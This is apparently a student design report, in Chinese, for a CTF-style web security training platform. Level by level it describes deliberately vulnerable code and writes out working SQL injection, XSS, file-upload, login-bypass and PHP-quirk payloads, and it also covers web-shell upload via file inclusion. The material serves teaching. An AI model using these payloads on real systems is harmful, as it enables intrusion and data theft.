**Web攻防演练平台**

**2系统总体设计**

Web攻防演练平台以闯关赛的形式进行，从易到难，不断引导学生理解漏洞原理和攻击防范技术。平台主要采用CTF线上解题模式，攻击者在闯关赛中主要以寻找flag的形式过关，成功获得flag即通关。可以说是CTFweb选手的入门级练习平台，同时也插入了一些隐写和编码类的知识。

系统的组员分工如下：

系统环境如下:

phpstudy集成环境开发，php-5.4.45+Apache，Mysql数据库，window操作系统。

系统流程图如下：



**3详细设计**

3.1平台主页

平台主页如下，点击图片即可开始闯关，另外也设计了传送门，可以直接到达所需的关卡。






3.2 sql注入模块


3.2.1 Sql第一关

Sql第一关的页面如下：



没有任何过滤或限制，只要攻击者懂得sql注入基本方法就可以获得flag，以下是核心代码和数据库表格：








可以发现，对于用户的输入，并没有进行任何过滤，简单的字符型注入即可，攻击者可以通过猜表或利用mysql特殊库information\_schema进行拖库。Payload为：1' union select 1,flag from f1ag #

3.2.3 Sql第二关

Sql第二关的页面如下：





过滤了空格和select，核心代码和数据库表格如下：



可以看到，仅仅是采用了普通的过滤，空格可以用/\*\*/代替，过滤select并没有区分大小写，其余与第一关一样，最终payload为：1'/\*\*/union/\*\*/Select/\*\*/1,f1ag/\*\*/from/\*\*/admin/\*\*/#/\*\*/。此处也flag也进行过base64编码。

3.2.3 Sql第三关



Sql第三关转义了单引号，将“’”转义成“\’”，核心代码和数据库表格如下：



字符型注入是需要以单引号闭合的，但是编码却设置为gbk，因此可以用宽字节注入，最终payload如下：1%df' union select 1,flag from admini %23。此处flag采用字符串反转，同时输入框也限制了只能输入6位。

3.2.4 Sql第四关

Sql第四关过滤了逗号，这在waf中是非常常见的，核心代码和数据库表格如下：




过滤了逗号之后，联合查询就比较难了，但仍然可以用join()方法绕过，最终payload为：1'/\*\*/union/\*\*/Select/\*\*/\*/\*\*/from/\*\*/((Select/\*\*/1)A/\*\*/join/\*\*/(Select/\*\*/flag/\*\*/from/\*\*/root)B)/\*\*/#/\*\*/

此处flag使用url编码。

3.2.5 Sql第五关

Sql第五关是sql盲注，核心代码如下，移除了数据库报错语句：




注入语句与第一关基本一样。Payload：1' union select 1,2,flag from flag #

3.3 xss漏洞模块


xss漏洞模块共有四关，只需要弹窗就可以通关：

第一关没有任何过滤和限制，核心代码如下：




当输入name的值为<script>alert(1)</script>即可成功闯关。

第二关使用htmlspecialchars()函数将预定义的字符 "<" （小于）和 ">" （大于）转换为 HTML 实体，使得<script>无法使用，核心代码如下：



但可以用onmouseover绕过，最终payload如下：hack'onmouseover='alert(1)'


第三关过滤了<script>和on，但是第二个输出点并没有使用htmlspecialchars()函数。



可以使用JavaScript绕过。最终payload为：

"><a href="javascript:alert(1)">hack</a>

第四关与第三关类似，只是过滤了很多字符，核心代码如下：




可以采用双写绕过，最终payload为：


"><a hhrefref="javasscriptcript:alert(1)">hack</a>

3.4文件上传漏洞模块


文件上传漏洞模块共有四关，成功拿到shell获取flag即可通关：

第一关同样没有任何限制，上传php一句话木马，再用中国菜刀连接，即可成功获得文件内的flag。核心代码如下：





第二关限制了不能上传php文件，核心代码如下：




此时可以利用apache的文件解析漏洞，文件名改为：.php.qwe。即可成功绕过。


第三关限制了上传文件类型是jpg和jpeg，核心代码如下：



但仅仅是检查了http头的文件类型，可以通过brup抓包改包，即可成功绕过。如图：



第四关增加了判断文件后缀名是否为png，核心代码如下：




这使得绕过似乎不可能，因此此处加了一个文件包含漏洞，使用include函数使png文件以脚本文件执行。菜刀连接地址为：http://192.168.43.229/baji/inclusion.php?page=./Upload4/yijuhua.png



3.5登录模块

登录模块共有两关，登录成功即可过关：


第一关没有任何限制或过滤，很多初学者也都写出这样的代码，核心代码如下：



此处可以使用万能密码进行登录绕过，输入用户名：1' or 1=1 #，密码随意，可以成功登录，如下图：



第二关用户名的输入过滤了分号，核心代码如下：




这使得万能密码似乎不可用，但经过测试发现验证码只要不刷新页面，便不会刷新，此时可以使用brup进行暴力破解。

3.6 php类型漏洞模块

3.6.1 php弱类型


打开后查看网页源代码会看到核心代码：



第一个if语句要求不为数字，但内嵌的if语句要求==1.从逻辑上看似乎不通，但可以利用php弱类型成功绕过，最终payload为：num=1a

3.6.2 php 函数缺陷


打开后查看网页源代码会看到核心代码：



在php中，strcmp处理数组时，结果等于NULL，也就是false，构造payload：password[]=1

3.7本地文件包含漏洞

打开题目后可以看到源码，如下图：



可以看出接受参数a后输出到界面，此时便可以利用文件包含漏洞输出flag.php文件内容。Payload：hello=);print\_r (file("./flag.php"));//


**4测试**

4.1 sql注入模块


4.1.1 Sql注入第一关

下面列出详细解题步骤：


1. 输入：1’，返回出现错误，推断为字符型注入。




1. 输入：1' union select user(),database() #，获得当前数据库名为test：




1. 输入：1' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema='test' #，获得所有表名：



1. 获得关键表格f1ag(此处为数字1)，下面爆出列字段，输入：1' union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='f1ag' #：



1. 输入最终payload：1' union select 1,flag from f1ag #，结果如下：




1. 获得答案flag{we1\_come},提交通过：




4.1.2 Sql注入第二关

方法与第一关类型，只是把空格换为“/\*\*/”，“select”换为“Select”，最终payload：1'/\*\*/union/\*\*/Select/\*\*/1,f1ag/\*\*/from/\*\*/admin/\*\*/#，结果如下：



Base64解码，获得答案：




4.1.3 Sql注入第三关

输入payload：id=1%df' union select 1,flag from admini %23，结果如下：




字符串反转，结果如下：




4.1.4 sql注入第四关

输入payload：1'/\*\*/union/\*\*/Select/\*\*/\*/\*\*/from/\*\*/((Select/\*\*/1)A/\*\*/join/\*\*/(Select/\*\*/flag/\*\*/from/\*\*/root)B)/\*\*/#，结果如下：




url解码，结果如下：



4.1.5 Sql注入第五关

输入payload：1' union select 1,2,flag from flag #，结果如下：



